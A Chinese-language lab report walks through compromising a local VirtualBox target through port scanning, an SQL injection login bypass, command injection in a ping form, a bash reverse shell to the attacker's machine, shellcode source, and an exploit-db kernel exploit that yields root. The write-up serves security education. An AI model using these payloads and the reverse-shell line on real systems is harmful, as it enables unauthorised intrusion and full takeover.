一、实验目的

取得目标靶机的`root`权限

我们将使用到以下攻击手段：主机发现、端口扫描、SQL注入、反向shell

二、实验内容

端口扫描


使用`nmap`扫描靶机端口

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 21:31 CST
Nmap scan report for 10.0.2.15
Host is up (0.012s latency).
Not shown: 65528 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
631/tcp  open  ipp
815/tcp  open  unknown
3306/tcp open  mysql
MAC Address: 08:00:27:EB:BA:50 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 47.30 seconds
```

SQL注入


测试基本SQL注入，在`kali`进入`http://10.0.2.15`，然后手动测试，发现不成功，使用`Burp Suite`

使用`burpsuite`




点击`target`，在`scope`中添加`http://10.0.2.15`


切换到`proxy`开始拦截。使用火狐访问`http://10.0.2.15`，`BurpSuite`会拦截`HTTP`请求




点击`Forward`，让请求通过，在登录表单输入测试凭据，然后修改`uname`和`password`为`uname=admin' or 1=1#&password=test`，然后`forward`，注入成功



在`"Ping a Machine on the Network"`输入框中测试命令注入漏洞，`127.0.0.1;whoami`，进入命令注入阶段，点击`forward`让请求发送到服务器







`whoami` 返回 `apache`，说明命令注入有效，当前用户身份为 `apache`

反向shell

在 `Kali` 上启动监听，输入 `nc -nvlp 4444` 。然后在ping输入框输入 `127.0.0.1; bash -i >& /dev/tcp/10.0.2.3/4444 0>&1` （此处需要查询 `kali` 的 `ip` ）



接下来升级shell稳定性，并确认系统信息






```
cat > brk.c << 'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    int *ret;

    char shellcode[] =
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

    ret = (int *)&ret + 2;
    *ret = (int)shellcode;

    brk(0);
    return 0;
}
EOF
```


然后使用`python -m http.server 8000`

```
cd /tmp
rm -f brk.c brk
wget http://10.0.2.3:8000/brk.c
gcc brk.c -o brk
chmod +x brk
./brk
```


但是发现运行后使用`whoami`并未成功，于是改变方法。上传`linpeas.sh`，然后加权限，最后运行脚本。







可知系统信息为`Linux 2.6.9-55.EL`，`CentOS release 4.5`，查找漏洞



寻找`9545.c`，并拷贝到桌面上

```
┌──(kali㉿kali)-[~]
└─$ locate linux/local/9545.c
/usr/share/exploitdb/exploits/linux/local/9545.c

┌──(kali㉿kali)-[~]
└─$ cp /usr/share/exploitdb/exploits/linux/local/9545.c /home/kali/Desktop

┌──(kali㉿kali)-[~]
└─$
```

然后使用`wget`传过去并编译，运行，成功获得`root`

```
bash-3.00$ wget 10.0.2.3/9545.c
--12:33:45--  http://10.0.2.3/9545.c
           ⇒ `9545.c'
Connecting to 10.0.2.3:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 9,408 (9.2K) [text/x-csrc]

    0K .........                                              100%   72.36 MB/
s

12:33:45 (72.36 MB/s) - `9545.c' saved [9408/9408]

bash-3.00$
```

三、实验结果

成功获得`root`权限

```
bash-3.00$ ./exp
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

四、实验中遇到的问题及解决方案

1. 在反向shell过程中错误输入`kali`的`ip`导致没有成功建立监听。解决方案：`ip addr show`查询到`Kali`的`ip`为`10.0.2.3`
2. 使用`brk`提权失败，仍未解决
3. 在`python -m http.server 8000`时没有在`tmp`目录下运行，导致在`wget`的时候无法把`tmp`的`linpeas.sh`传过去。解决方法：在`tmp`目录下运行
4. 最开始将`9545.c`文件在`kali`编译后的文件`wget`过去，结果在运行时出现`argument fault`的错误。解决方法：将`9545.c`拷贝到桌面上发送过去再编译运行。

五、实验的启示/意见和建议

1. 学习到了`sql`注入，通过构造输入数据，篡改应用程序原本的`SQL`查询语句逻辑，从而执行非授权的数据库操作